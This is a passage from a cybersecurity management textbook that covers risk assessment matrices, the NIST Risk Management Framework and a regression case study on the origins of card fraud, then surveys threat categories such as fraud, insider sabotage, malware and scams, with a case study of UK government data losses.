Although there are numerous risk management methodologies and techniques commonly used in industry, in this chapter, we will examine how to use a very simple generic approach to assess risks and prioritise responses appropriately. In the following sections, we will investigate how to scope a risk assessment, collect and analyse data about risks, and interpret the results of a risk assessment with a view to identifying appropriate mitigations. The processes of assessing and mitigating risks are described below.

Risk Assessment Scope

Scoping is a critical activity in assessing risk—if the scope is too broad, then it may be difficult to interpret the results, and data collection may become prohibitively *expensive* in terms of time and resources. Conversely, if the scope is too narrow, then important and significant threats may be overlooked. In Computer Security, risk assessment may be scoped at the level of an individual user, a particular user group, a

physical computer system, a data centre, a network, a region, country, service, application, or any combination of these entities.

Sometimes, the scope can be determined very easily—for example, you may want to ask a very simple question, such as, “what is the impact of installing Microsoft Windows into a data centre environment?” In this case, the scope can be limited to the data centre and its physical environment, the data centre staff, the internal network, the external network boundary, and the applications and services that operate within the data centre. In this case, the assessment will be quite specific to the problem at hand (which is the best type of scope to aim for).

In other cases, it may be very difficult to determine an appropriate scope. For example, if you run an e-commerce site, and your applications are subject to constant fraud from multiple countries and external users, the *boundary* may be very difficult to define.

Another important consideration is the cost that management is willing to bear in undertaking the risk assessment, and subsequent *safeguards* or *countermeasures* that may be recommended; there is little point in widening out the scope if the cost of data collection is greater than any envisaged mitigations or far exceeds management’s appetite for security expenditure.

Finally, although many public facing systems encounter varied and novel risks, some of them are frankly not worth investing huge amounts of time and money trying to protect, beyond the default protections that might be available generically from a service provider. It might be appropriate to apply a “so what” test here: “so what” if the local soccer club’s website is defaced? Will it cause harm? Is disrupting the playing of a local game at the same level of significance as damage to critical infrastructure?

Analysing Data

The data that you will need to collect and analyse to undertake a risk assessment depends on the assessment methodology. In this chapter, we will introduce a simple *matrix*-based system for analysing risk, which is commonly used in many industries.

Put simply, a matrix is created that relates the severity of a threat to the probability that it will occur; thus, threat events with a high probability and a high level of severity represent the greatest threats,

while those with a low priority and lower severity are rated accordingly. The underlying risk model can be expressed as:

$$\text{Impact} = \text{Likelihood} \times \text{Severity} \quad (2.1)$$

Threat events which are unlikely but have a very severe rating would be ranked higher than those with a lower probability and low severity, and so on. Table 2.1 shows a sample risk assessment schedule, where risks are ranked from 1 to 5 in terms of business impact, and also in terms of likelihood over a given time period (such as one year). Thus, a threat event which will have minimal impact and a 20% chance of occurrence would be classified as low risk, while a threat event with a high impact and 100% chance of occurrence will be classified as a high risk. Once all possible threats have been assessed in this way, they can be ranked in terms of their overall business impact.

Keeping in mind the old adage that a model is only as good as its assumptions, the collection of accurate and representative data is a key challenge.

In terms of the probability of an event occurring, the best source of data is often *historical*—for example, to understand the risk posed by malware attacks, historical data drawn from known infection patterns can be used to generate *likelihood parameters* for the risk model. Alternatively, *expert advice* may be sought; this may be particularly important for new types of infections where threats are completely novel. One of the key challenges in malware analysis, for example, is how to deal with “zero-day” threats, which have never been seen before, and for which there is often no precedent.

In addition, relying on past data to make future prediction is itself problematic; it assumes that a *valid model* has been developed and *fitted*

Table 2.1 Risk Assessment Schedule—Impact

	LIKELIHOOD	20%	40%	60%	80%	100%
SEVERITY						
1		Low	Low	Moderate	Medium	High
2		Low	Low	Moderate	Medium	High
3		Moderate	Moderate	Moderate	Medium	High
4		Medium	Medium	Medium	Medium	High
5		High	High	High	High	High

to past data, and even if the model was a good fit for historical data, there is no guarantee that it will be a good basis for future predictions. Having said that, *forecasting* is very much an art and a science, and is widely used in many other fields.¹

Historical data can also be used to identify the severity of particular threats. Rootkits, for example, may be regarded as severe, since they can provide malware with the ability to take over an entire system, whereas spyware advertising might disclose personal information, but may be considered more limited in its scope, at the system level, to have an enduring impact.

Given the rapid rise in different types of malware, it may be necessary to undertake *screening* of risks to ensure that the greatest dangers receive the most attention.

Severity is also related to the value of the entities concerned; this value may be *tangible* or *intangible*. For example, the *cost* of having to rebuild a computer system when it has been infected by malware can be estimated quantitatively and quite reliably. However, the intangible value for the harm caused by having a service unavailable may be greater, but at the same time harder to measure. Severity is therefore strongly related to the intangible consequences of an event, even if those consequences are hardest to measure: losing business or losing reputation because of highly publicised intrusions may be embarrassing, and may reduce the confidence of your customers. What if your organisation was responsible for the loss of private information, for example, which could be used for identity theft? How would you quantify that impact, beyond future lost sales figures?

Some threats are very easy to identify, and broadly fall into the categories of deliberate and accidental threats. For example, a deliberate threat might be a *spear-phishing* attack against the chief executive officer (CEO) of your company. An accidental threat could be a bushfire that starts randomly during the summer. Both threats have the potential to cause great harm to your organisation, but the intention behind the threat is quite different. There is sufficient historical data now in Computer Security to provide reasonable quantitative estimates for likelihood, impact, and severity in most cases.²

Once you have identified the threats that may affect your organisation, it is necessary to identify *safeguards* which can be used to mitigate the threat. For example, a common safeguard against malware

is the installation of antivirus software. Bushfires can be fought directly with fire extinguishers, but buildings can also be protected by council policy or building standards guidelines that mandate high fire protection in high-risk areas. These are two examples of common safeguards. In terms of data analysis, at this stage, it may be helpful to assess the effectiveness of existing safeguards, which may in turn lead to a decision to investigate new safeguards, if the threat is not being mitigated sufficiently.

Risk Mitigation or Acceptance?

Once you have analysed the risk assessment data, the results need to be interpreted in the context of explicit risk acceptance, or putting in place countermeasures (or safeguards) that could mitigate the risk.

Typically, the results of the data analysis are ranked in terms of the threat, and strategies for mitigating the risk for each threat are identified and costed. It is usually the case that more than one mitigation can be put in place to counter each threat, and each may have often wildly different costs associated with them. For example, antivirus software sometimes comes in “free” and “paid” versions: what are the differences? A key management responsibility is to identify and allocate budget to fund the mitigations that are necessary and then to accept the *residual risk* once those mitigations have been put in place.

Once the appropriate countermeasures have been identified at the management level for implementation, they can then be put into operation at the organisational or technical level.

How do you go about selecting the most appropriate countermeasures? Again, asking questions is usually the best approach, and for countermeasure selection, a “what if” analysis is usually best. This means asking what has changed from the *status quo* if you put a particular safeguard or set of countermeasures in place. For example, “what if” you install antivirus software to protect against malware? What will be the difference compared to doing nothing? Or are compared to using better access controls (which might have no direct cost)? Or physically separating high-risk activities from low-risk activities at the system level?

Countermeasure costs and benefits can also be represented in a matrix in order to rank countermeasures for selection. An example is

Table 2.2 Countermeasure Analysis Schedule—Selection

COST BENEFIT	FREE	LOW	MODERATE	MEDIUM	HIGH
Poor	Low	Low	Moderate	Medium	High
Fair	Low	Low	Moderate	Medium	High
Good	Moderate	Moderate	Moderate	Medium	High
Very Good	Medium	Medium	Medium	Medium	High
Excellent	High	High	High	High	High

shown in Table 2.2. Here, a safeguard which has an Excellent rating for potential benefit and Low cost should almost always be implemented, but so should a High-cost item which also has the same benefit. Again, ultimately management will have to make an explicit decision.

It can be difficult to reduce the amount of qualitative data that may need to be considered into two dimensions. For example, policies, laws, customs, technical constraints, other non-functional requirements and plain “fear, uncertainty and doubt” may ultimately constrain the selection of appropriate safeguards. Over time, many of these constraints will also change; thus, it is critical to review and monitor the effectiveness and impact of countermeasures in actually reducing risk.

Case Study: Which Country Is Most Likely to Attack?

A key question facing many large organisations online is “where is the main threat coming from”? Which country or region is most likely to be fostering an economic, political, and social environment that is conducive to the kinds of cyberattacks that many nations and organisations are facing? Trying to directly attribute this type of attack is quite challenging, especially since an Internet Protocol (IP) address appearing in the system log of a target computer may not tell the whole story about where the data originated from:

- Phishing messages are often sent through open mail relays.
- Child exploitation material can be easily downloaded from open wireless networks.
- Dynamic Host Configuration Protocol (DHCP) allocations of IP addresses are rarely logged by Internet Service Providers (ISPs).

- Non-routable IP addresses can be used behind the firewall.
- DDoS attacks make use of fast flux and blind proxy redirection.
- Anonymisation services such as Tor and Freenet can make it impossible to trace the origin of an IP address.
- Packet source forgery gives rise to spoofing.

This is not to say that forensic examination after an attack has occurred will not uncover useful information for law enforcement: the attacker of Madeleine Pulver was traced from the location of the attack in North Sydney to Kentucky in the US because an IP address allocated to an NSW Central Coast Library was able to be linked to video surveillance at the same time that a ransom demand was sent. This allowed police to build a strong case against the suspect, Paul Douglas Peters, who subsequently pleaded guilty.³

In the absence of reliable direct attribution data, it may be necessary to use indirect methods to try and understand the origin of the threat. In a classic paper,⁴ I worked with some colleagues to develop a descriptive model to link social, economic, and perceived corruption variables with the incidence and value of specific cyberattacks in Australia. Our main idea was to try and link activities occurring at different spatial and temporal scales, from the level of the individual user to their country and region, and from activity that has been building up over many years to “0-day” attacks. The approach is summarised in Figure 2.1.




Figure 2.1 Analysing attacks at different temporal and spatial scales.

By using simple linear models⁵ to relate “dependent variables” (such as the amount of Card Not Present fraud or number of skimming attacks in Australia, provided by the Australian Payments Clearing Association or APCA) to “independent variables” (such as UNESCO Institute for Statistics educational participation scores, Gross Domestic Product (GDP), as reported by the International Monetary Fund (IMF) and the Corruption Perceptions Index (CRPI), published by Transparency International), we found:

- A very strong relationship between the number of overseas skimming attacks and Card Not Present attacks against Australian cards ($r^2=0.926$)
- A very strong relationship between the number of overseas skimming attacks and Card Not Present attacks against overseas cards ($r^2=0.931$)
- A strong relationship between the amount skimmed and the number of skimming attacks in Australia ($r^2=0.879$).

The r^2 shown here is the *coefficient of determination*, which simply means the proportion of variance accounted for in one variable by another.

For the independent variables, perceived corruption in Lithuania was strongly linked with the GDP of Estonia, Latvia, and Ukraine, while CRPI was strongly linked with the GDP of Belarus and Moldova. CRPI in Russian and Ukraine is highly correlated as well ($r^2=0.881$). This builds a very strong picture of the economic and corruption basis for cyberattacks.

To understand the linkage between corruption in Eastern Europe and cyberattacks in Australia, we tested the goodness-of-fit of a number of linear models, using the amount lost in skimming attacks each year since 2005 in Australia as the dependent variable, and the social, education, economic, and perceived corruption indices as independent variables. Some key findings included:

- By category, the Inbound Mobility Rate in Belarus, the percentage of tertiary graduates in science (SCI) in Latvia, and perceived corruption in Lithuania had the strongest relationship to the amount of card skimming losses experienced in Australia, between 2005 and 2011.

- By country, that IMR and GDP in Belarus, SCI in Latvia, and CRPI and GCR in Lithuania are the best predictors of card skimming fraud amounts between 2005 and 2011.

To put the results into perspective, the linear model

$$\text{SKIM_AMT} = \alpha_1 \text{CRPI_Lithuania} + \alpha_2 \text{GCR_Lithuania} + \beta \quad (2.2)$$

had a *goodness-of-fit* (measured by the coefficient of variation) of $r^2 = 0.96$, i.e. 96% of the variation in the amount of skimming was accounted for the weighted sum of Lithuanian CRPI and GCR, over a 6-year time period. Note the similarities between equations 2.1 and 2.2; both are linear models and both are extremely useful for quantifying levels of risk posed by specific threats.

The NIST Risk Management Framework (RMF)⁶ provides a standardised process for assessing cyber risk. The RMF provides a structured, risk-based approach to managing information security risk that is consistent with other NIST standards and guidelines, including the NIST Cybersecurity Framework.

The NIST RMF consists of six steps:

- *Categorise*: Identify and categorise the information system and the information it contains based on the impact of a potential security breach. For example, a company's customer relationship management (CRM) system may contain sensitive customer information that, if compromised, could result in financial loss, reputational damage, and regulatory penalties. The system would be categorised as "high" impact.
- *Select*: Select the appropriate security controls for the system based on the categorisation in step 1. The appropriate security controls would be selected based on the impact level of the system. In this case, the CRM system would require a set of high-impact security controls.
- *Implement*: Implement the selected security controls in the system. The selected security controls would be implemented in the CRM system, which may include access controls, data encryption, intrusion detection and prevention, and other measures.
- *Assess*: Assess the effectiveness of the implemented security controls to determine if they are operating as intended and

meeting the security requirements. The effectiveness of the implemented security controls would be assessed through various means such as vulnerability scanning, penetration testing, and other security assessments to ensure that they meet the security requirements and operate as intended.

- *Authorise*: Based on the assessment results, authorise the information system to operate. Based on the assessment results, the CRM system would be authorised to operate if it meets the security requirements and all of the high-impact security controls are implemented correctly.
- *Monitor*: Monitor the security controls and the information system on an ongoing basis to ensure that they continue to meet the security requirements. The security controls and the CRM system would be monitored on an ongoing basis to ensure that they continue to meet the security requirements and operate effectively. Any new risks or changes to the system would require a review and updates to the security controls if necessary.

Conclusion

In this chapter, a simple approach to understanding risk management has been outlined, with a view to prioritising security responses to the most serious threats. Since budgets typically do not stretch to funding all possible countermeasures, it is necessary to identify and rank those safeguards which are predicted to be most effective, given the available historical data and expert evidence. Models can play an important role in characterising attacks and understanding their consequences. In Chapter 3, details of the most common and serious cyber threats are outlined; in the subsequent chapters, knowledge of the threats and their impacts are used to propose organisational responses at the managerial, operational, and technical levels. More formal settings may require the use of a standardised framework, such as RMF.

Notes

- 1 For a review, see Armstrong, J. Scott (ed.) (2001) (in English). *Principles of forecasting: A handbook for researchers and practitioners*. Norwell, MA: Kluwer. ISBN 0-7923-7930-6.

- 2 See www.sans.org/reading_room/whitepapers/auditing/quantitative-risk-analysis-step-by-step_849 for some worked examples.
- 3 www.smh.com.au/world/if-you-move-i-can-see-you--bomb-threat-revealed-in-court-20110817-1iws1.html
- 4 Watters, P.A., McCombie, S., Layton, R., & Pieprzyk, J. (2012). Characterising and predicting cyber attacks using the cyber attacker model profile (CAMP). *Journal of Money Laundering Control*, 15(4), 430–441.
- 5 For a review of linear regression, see Boslaugh, S. & Watters, P.A. (2008). *Statistics in a nutshell*. Sebastopol, CA: O'Reilly.
- 6 <https://csrc.nist.gov/projects/risk-management/about-rmf>

3

THREATS

Hundreds of books and thousands of research papers have been written addressing the area of cyberthreats. Thus, compressing this wealth of information into a single chapter is a daunting task. However, I want to focus on a few key dimensions on which the threats may best be understood and analysed with a view to better informing risk assessments.

To begin, we list the key threats before moving onto looking at threat dimensions. Typical cybersecurity threats include:

1. *Phishing attacks*: These attacks involve the use of fake emails or messages to trick individuals into providing sensitive information or clicking on malicious links, often leading to the theft of sensitive information or malware infections.
2. *Ransomware attacks*: Ransomware is a type of malware that encrypts an organisation's data and demands payment in exchange for the decryption key. These attacks can cause significant disruption to business operations and result in significant financial losses.
3. *Malware attacks*: Malware is any type of software that is designed to cause harm to a computer system or network. This can include viruses, worms, and Trojan horses, among others.
4. *Insider threats*: These threats come from within an organisation, such as employees or contractors who misuse their access to sensitive information or systems, either intentionally or unintentionally.
5. *Advanced persistent threats (APTs)*: APTs are targeted attacks that are carried out over a long period of time by skilled attackers who seek to gain unauthorised access to sensitive data or systems.

6. *Internet-of-Things (IoT) attacks*: As more devices become connected to the Internet, IoT devices are increasingly becoming targets for cybercriminals, who can exploit vulnerabilities to gain access to networks or cause disruption.
7. *Cloud security risks*: Cloud services have become an essential part of modern business operations, but they also introduce new security risks, including data breaches, service hijacking, and unauthorised access.
8. *Social engineering attacks*: These attacks involve manipulating individuals into divulging sensitive information or taking actions that are detrimental to security, often using psychological tactics.
9. *Distributed denial-of-service (DDoS) attacks*: DDoS attacks involve overwhelming a system or network with traffic to cause it to become unavailable to users. These attacks can be used to disrupt business operations or extort organisations.
10. *Cyberespionage*: Cyberespionage involves the theft of sensitive information by nation-states or other organisations for strategic or competitive advantage.

Stepping back from the examples, let's review some of the underlying threat dimensions at the summary level:

- *The Insider versus External Threat*—from the discussion in Chapter 1, you may believe that the only threats are external to an organisation. Indeed, the media has popularised an image of the hacker whose goal is simply to penetrate a secure system. The movie *War Games* provided an early fictional example of a student changing their grades by intruding into the school grading system. In reality, many of the most serious threats are actually posed by insiders.¹ There can be many reasons why insiders wish to act against and attack the organisation that employs them. These include a perception of *low status*, a high desire to commit *fraud*, a desire to demonstrate their technical prowess, or as a prelude to an *unfriendly termination*. This is not to downplay the importance of understanding and identifying the external threat—but the insider threat is often itself downplayed.

- *Technology Enhanced versus Technology-Enabled Threats*—there are many traditional crimes which have made a very successful transition to the Internet, compared to other crimes which were not technically possible before Internet use was widespread. An example of a technology-enabled threat is a DDoS attack—previously, no single threat was able to hold systems or companies to ransom, or even whole countries, except perhaps for the threat of war or “gunboat diplomacy”. A technology-enhanced prime example would be the rise of child exploitation online, where the growth of the Internet has made it very easy for paedophiles to trade and purchase illicit images online. The Internet did not create paedophiles, but has greatly enhanced their reach and capability, and has massively exposed young people to the dangers of this type of criminal.²
- *Damaging Infrastructure versus Gathering Information*—as mentioned in Chapter 1, some threats are designed to damage or destroy infrastructure, while others are designed to simply obtain information, which might be used for *espionage*, or as the basis for fraud. In some countries and cultures that value learning and education, citizens may practice widespread information gathering almost at whim—is this espionage, or simply curiosity? Is learning and understanding a greater threat than physical destruction? In some cases, this is almost certainly true, especially where commercially sensitive data and knowledge is effectively leaked to third parties.
- *Criminal Acts versus Civil Losses*—the *digital economy* relies on security to ensure that intangible goods and services are paid for. Some illegal activity on the Internet is criminal in nature, but nonetheless has a strong link to civil loss or liability. This is certainly the case for the protection of digital products such as e-books, movies, and music online. Sometimes, the *theft* of music through downloading is a civil matter, where a user has caused a financial *loss* to the content owner. On the other hand, in some jurisdictions, it may be illegal to profit from this type of activity, in which case a crime may be committed concurrently. For example, by running a torrent searching and indexing site, a similar loss may be incurred by content owners whose product is being shared illegally, whilst this

site owner is committing a crime by deriving revenue from advertising online on the search site.³ Protecting revenue in the digital economy from these threats remains an ongoing policy challenge.

- *Securing Technology versus People*—perhaps like the adage that “guns don’t kill people, people kill people”, it is usually people who are the weakness in any security scheme, while technology simply provides a way for crimes to be committed. Thus, when talking about building a better cyber response, the response needs to encompass not just technologies, but also strengthening users. Users are the targets for different types of threats, and particularly scams, and we will look closely at several of these in this chapter.

In this chapter, we will return to address these dimensions a number of times. But firstly, we will present some of the most common threats in Cybersecurity. Many organisations publish their own lists (e.g. the SANS Institute⁴ or the Defence Signals Directorate⁵) and these should be consulted for further examples.

Mistakes

In Computer Security, mistakes are commonly made through errors and omissions, and account for a large number of *integrity* issues. For example, software is often developed that fails to *validate the input* that is passed from the user interface through to a data or processing module of some kind. Entering invalid input can lead to integrity problems directly, but can also open up *vulnerabilities* beyond the contents of the data field itself. For example, *Structured Query Language (SQL) injection* is a classic web-based attack against backend information systems. It relies on poor coding practices where the lack of integrity checks allows an attacker to arbitrarily insert SQL commands through HTML fields. By inserting apostrophes into such fields, it is then possible for an injection attack to expose other tables within the same database that the web page is associated, and to delete data or change user passwords. This may result in an external attacker gaining full administrator access to tables. In some programming languages, it is quite difficult to completely eliminate the possibility of SQL injection.

Data entry mistakes also open up other attack vectors. The *fat finger* syndrome⁶ of stock traders is a practical example, where an additional zero is inadvertently added to the number of shares that a trader wishes to buy or sell. This unusually large order causes a spike in market activity, since the automated computer trading systems become confused by such a large deviation within the normal trading range. Although this can be a mistake that has integrity consequences, it could also be a tactic used by a cyberattacker to disrupt normal trading on the market. Again, the tactic used is the same, but the intention is different.

Mistakes are also prevalent in the system administration area. For example, the lack of *turn-on controls* means that many systems are configured to be quite open rather than closed in nature. Many software products, including operating systems and database servers, are shipped with *default passwords*.⁷ These should be disabled and replaced with user selected passwords, especially for system accounts. Yet year after year, hackers make use of default password lists that are widely available on the Internet to launch their attacks against such unprotected systems.

Stealing and Fraud

As discussed in Chapter 1, cybercriminals make widespread use of the Internet to generate revenue. Often, the Internet is a much more convenient means to commit fraud than traditional avenues for fraud. This is because *jurisdictional barriers*, such as launching attacks from one country which has no extradition treaty with the target country, provides an ideal location for cybercriminals to conduct fraud. Thus, certain countries have become associated with quite specific fraud types which target other countries, the Nigerian “419” scam being the classic example.⁸

When considering fraud cases, it is useful to ponder who is the most likely attacker? Someone outside the firewall, who has no knowledge of your internal systems, or somebody who is inside the firewall, and who may have been responsible for designing and/or maintaining the systems? Another complicating factor is that being inside the firewall—in these days of strategic/multinational *outsourcing*—may in fact mean that the insider is operating in a different country and a different jurisdiction. This can make detection and enforcement even

more challenging than dealing with a fraudster operating within the same building and the same country.

One of the key elements of *fraud detection* is deriving rules from the analysis of data that might indicate a suspicious pattern of behaviour. By understanding these patterns, it should be possible to identify the perpetrators and prosecute them, and/or identify ways to reduce the risk. For example, a recent episode of BBC's *The Tube* documentary⁹ showed how train travellers can commit fraud by "touching in" their Oystercard (a smart card which has stored cash and manages the traveller's identity) through the entrance security barrier and then immediately "touching out" on the adjacent exit gate. This means that the billing system would not charge a fare, as the traveller appears to have travelled no distance. If the traveller does not "touch out" at their destination, no record of their actual travel would be made. This is possible because not all London Underground stations have exit barriers, and even if they do, travellers could their way through the anti-passback gates following a passenger who presents a valid Oystercard.

How did this "hack" designed to commit fraud come to light? *Data mining* on the traveller database showed an abnormally high number of coincidental "touch ins" and "touch outs" from a station, and by using CCTV, Revenue Control officers were able to match the date and time to a specific individual, who was subsequently prosecuted. What are the steps that London Underground could take to reduce the risk in the future? Some might include:

- Physically separating barriers for station entrances and exits, where feasible, to prevent "touching out" when you enter a station
- Installing exit barriers on all stations, to prevent travellers from leaving without "touching out"
- Developing a rule-based fraud detection system, where rules are encoded and an alert generated when suspicious behaviour is observed. Someone "touching in" and "touching out" might be legitimate for each user, say, up to once per month, because they might have left something at home, or they might want to buy some water before travelling. Otherwise, an alert should be generated for Revenue Control to investigate.

Employee Sabotage

Dealing with the insider threats for fraud has parallels with managing employees sabotage. You might ask “why would an employee engage in this kind of behaviour?” There are several possible answers. An old example is keeping applications and data hostage after a contract has terminated, or a support agreement has not been renewed. Alternatively, if somebody has been the target of an unfriendly termination, they may plant some kind of *logic bomb* that executes at some later time again with the view to destroy capability (such as the Fannie Mae logic bomb¹⁰). Since employees may have the appropriate passwords to interfere with the systems and applications in this way, it is important to rely upon some basic principles of Computer Security, such as the clear *separation of duties*, to ensure that any impact from the insider threat is minimised.

Supporting Infrastructure Loss

The loss of physical infrastructure can occur because of intentional or unintentional acts. For example, an electricity substation may explode, or it may be destroyed due to earthquake or fire. Unless your organisation has a good *redundancy* plan in place to ensure *high availability*, these sorts of events can have catastrophic consequences, especially if the data is lost or damaged due to physical danger, corruption, or memory loss. In many cases, the loss of physical infrastructure is temporary; however, there have been many cases such as Auckland in New Zealand where electricity was lost to the CBD for more than five weeks during 1998.¹¹ Planning for disasters and recovering from them is a core requirement for all businesses.

Hacking

Hackers and crackers have the goal of obtaining unauthorised access to systems, both logical and physical. Historically, hackers were motivated by *curiosity*; indeed, this type of curiosity about how our systems work and how they can be improved can potentially be a positive thing. However, when curiosity crosses the line into *unauthorised access*, hacking can become unethical and often a *criminal offence*. Also, with

the rise of organised crime on the Internet, hacking has become a far less innocuous activity; the motivation is now greed, penetrating systems to obtain information or to *make money*.

There are many common techniques used by attackers to illegally access systems; these include brute-force password cracking, obtaining user credentials through phishing, using malicious software to capture key strokes and relay them to a hacker remotely, and so on.¹² The number of different ways of penetrating a system remotely is limited only by one's imagination and technical capability. Often, hackers make use of *social engineering* techniques to obtain unauthorised access, for example, by convincing help desk staff that the identity of legitimate user that they have assumed is in fact their real identity.¹³ They can then use this fake (but verified) identity to have their password reset. Preventing system penetration is the key challenge for Cybersecurity.

Espionage (Commercial and Government)

In the digital economy, intellectual property is the key source of wealth creation. Historically, wealth has been generated through the ownership of primary resources, and the means of production in the manufacturing sector. But there has been an enormous shift from physical product to virtual product and services in our economy. This presents new challenges in a connected world: business *competitors* may attempt to penetrate a system in order to obtain *commercially sensitive information*, such as future sales predictions, designs and schematics for new products, client lists, and so on. Governments can also act to sponsor this type of activity, sometimes on behalf of *state-sponsored enterprises*, but also to obtain knowledge about *foreign government* activities in their own right, including defence and National Security weaknesses.¹⁴ Often, attacks based around espionage go undetected, because the attacker intends to leave no trace of their activity. A system which is compromised over the long term can provide an invaluable source of data for foreign governments, much like the cracking of the Enigma machine in the Second World War enabled Allied governments to listen in on Axis communications.¹⁵

Malicious Code (Malware)

In technical terms, the rise of malicious code is the greatest threat to systems in terms of penetration. Much like hacking started as an innocuous activity based around curiosity, early examples of malicious code—such as the stoned virus¹⁶—were treated largely as practical jokes. However, in recent years, malicious code has been used as the main vector for system penetration. There are many types of malicious code widely used today, including *viruses*, *Trojan horses*, and *Worms*.

Much like a biological virus, a computer virus is *self-replicating* and able to insert itself into executable code on disk or memory. Viruses can easily spread from computer to computer by email attachments or USB disks. One pertinent example is the Kenzero virus, which blackmails users who download porn by publishing a screenshot of their web browsing history online, unless they pay \$15.¹⁷

Alternatively, a Trojan horse is a malicious code that executes some unannounced and undesirable function within a piece of code that a user actually wishes to install. For example, a user might have clicked on a piece of Internet advertising for some security software, which is installed as desired, but also contains some malicious code, which may then e-mail back the contents of user's files to an attacker. Trojans have been extensively used as *crimeware* that targets customer's bank accounts, and many examples have been identified, such as Torpig¹⁸ (which disables anti-virus software, and retrieves sensitive data such as banking passwords), Zeus,¹⁹ and SpyEye.²⁰ The latter is so sophisticated that it presents banking customers with fake statements, showing that their money is still in their accounts (when in fact, it has been stolen!)

Worms, on the other hand, do not require attaching themselves to executables on disk or in memory, but make use of network services to propagate and attack other systems.²¹ In recent times, malware has become even more sophisticated, with the move towards zombie computers (usually known as botnets²²) which can be controlled by an individual administrator, known as a botmaster. In turn, these botnets can be used to launch simultaneous attacks from 10 or 20,000 PCs against a single host, often degrading service to such a point that the server crashes and legitimate users are denied access to that system (DDoS). Botnets have been widely used for extortion, where a system

is subjected to a DDoS attack unless the site owner pays a ransom demand.

One of the key vectors for malware infection is *unpatched software*, since malware may seek to attach itself to applications or documents containing rich data, thus enabling arbitrary executions of code attached to that document. Examples include macro viruses which might be associated with word processing or spreadsheet documents. At the operating system level, vulnerabilities are discovered frequently in both applications and core services. Hackers can also take advantage of these vulnerabilities to obtain unauthorised access.

Scams

Scams are often used by cybercriminals to obtain financial benefit by fraud and deception. Scams can fall into either the technically enhanced or technically enabled categories. Scams are a growing threat, and can range across a whole variety of mechanisms to steal information or trick consumers. Common scam types include:

- Banking scams (such as card skimming and phishing)
- Chain letters and pyramid schemes
- Investment schemes
- Job and employment schemes
- Mobile phone schemes
- Fake online pharmacies, and so on.

Sometimes, scams simply promise something which they can't deliver, but trickery or deception is always the common element. Recent research has attempted to group together all the different scam types, since law enforcement and government reporting bodies tend to use their own descriptions which are often incompatible with each other. These categories²³ include:

- Financial gain through low level trickery, such as psychic and clairvoyant scams
- Financial gain and information gathering through developed story-based applications, such as dating and romance scams
- Participation and information gathering through employment-based strategies, leading to identity theft

- Financial gain through implied necessary obligation, such as callbacks to a premium rate number
- Information gathering through apparently authentic appeals, such as spyware and phishing
- Financial gain through merchant and customer-based exploitation, including skill bidding, bid shielding, merchandise, and nondelivery
- Financial gain and information gathering through marketing opportunities, such as ponzi and pyramid schemes.

Research indicates that the key business processes for scams are (1) what the scam is offering, (2) the victim's role, (3) the scammer's role, and (4) the way that the scam is introduced.

Case Study: Data Loss in the British Government

I previously investigated a series of unrelated *mishaps* involving the handling of personal and sensitive information within the British government during the period 2007–2008.²⁴ These mishaps fell under the threat category of errors and omissions, but they are no less serious than some of the intentional threats that we have discussed in this chapter. For some reason, the years 2007 and 2008 represent a low point in the protection of private data within the British government. There seemed to be an almost daily set of headlines highlighting how—across numerous agencies—personal data was being routinely lost, from intelligence services through to local primary health care trusts, the very information that would enable identity crime to occur was literally walking out the door. In this section, I will summarise some of the key findings from this work. In later chapters, you will learn how appropriate management, organisational, and technical responses could be used to prevent and deter this type of activity.

To provide an example of how serious these incidents were, in September 2007, HM Revenue and Customs (HMRC) lost personal data belonging to 25,000,000 child benefit claimants as lost in transit between HMRC and the National Audit Office (NAO). These discs were sent by a courier, and contained names, addresses, birth dates, bank details, National Insurance numbers, and child benefit numbers, all of which could be used to steal someone's identity. The scale of

the loss—representing the personal data of almost half the British population—led to the chairman of the HMRC resigning. It is not clear whether data were encrypted or secured in some other way (“password protected”), although reports suggest that common practice within government was to believe that a courier/“signed for” delivery was sufficient security. In retrospect, a higher level of confidentiality was needed than that provided by an envelope. There also appears to have been a confusion about the CIA triad—signing for a delivery which has been received, and where the sender is subsequently notified—is an attempt to protect integrity, and not confidentiality. Research by Gartner²⁵ suggests that bank details often sell for between \$30 and \$400, so multiplying this by the 25,000,000 records lost is a huge amount, especially if all National Insurance numbers had to be rekeyed and distributed to government clients.

Worse still, there is no mandatory data breach legislation in the UK, so individuals would not have necessarily been made aware that their personal data was lost. It is not known whether any of the information has ever been recovered, or used by organised crime groups, although the potential interest of such groups would be enormous, given the value of the data set.

You might consider that one mistake among so many data handling operations might be a “one off” failure. However, a systematic investigation of data loss incidents reveals issues across the board, and the failure to implement appropriate policies, procedures, and guidelines to ensure the CIA triad of security properties.

Some other examples include:

- The loss by the Ministry of Justice, in July 2007, of a hard disk containing personal data about more than 5,000 governors and prison guards, including their birth dates, National Insurance numbers, employee numbers and addresses. It was more than a year before the loss was uncovered
- Numerous losses by the primary care trusts of the NHS, again involving courier delivery, with more than 168,000 records lost, and often never recovered
- The Ministry of Defence losing laptops containing personal details of 600,000 recruits or potential recruits, including 100,000 serving military personnel

- The Driver and Vehicle Licensing Agency losing the details of three million learner drivers, again from a hard drive
- The Home Office losing a CD containing sensitive data which was subsequently uncovered by an Ebay customer, who purchased the laptop with the disc hidden under the keyboard
- A Cabinet Secretary losing unencrypted data (including restricted data) from an unencrypted computer in her constituency office
- The BBC losing personal details of 250 children, from a stolen USB disk, and so on.

A number of government inquiries, including the Poynter Review and the Burton Review, found that all of the losses were due to human error and/or were entirely avoidable. The organisations involved did not have proper training programmes for the handling of sensitive data, and there was often little or no accountability for the ownership of personal data within government departments. These reviews led to widespread changes within the British government, including the introduction of obligatory protective measures, such as encryption and physical controls on the handling of the mobile devices such as USB discs and laptops. Most importantly a cultural change was recommended, and the risks and protections that customers and clients deserve were to be made “front and centre” in service planning and delivery.

Sadly, the theft of high-value data continues within the British government; two laptops were recently stolen from within the House of Commons (which has an extremely high physical security capability²⁶) and the Ministry of Defence had 396 data loss incidents in 2010 and 2011.²⁷

Conclusion

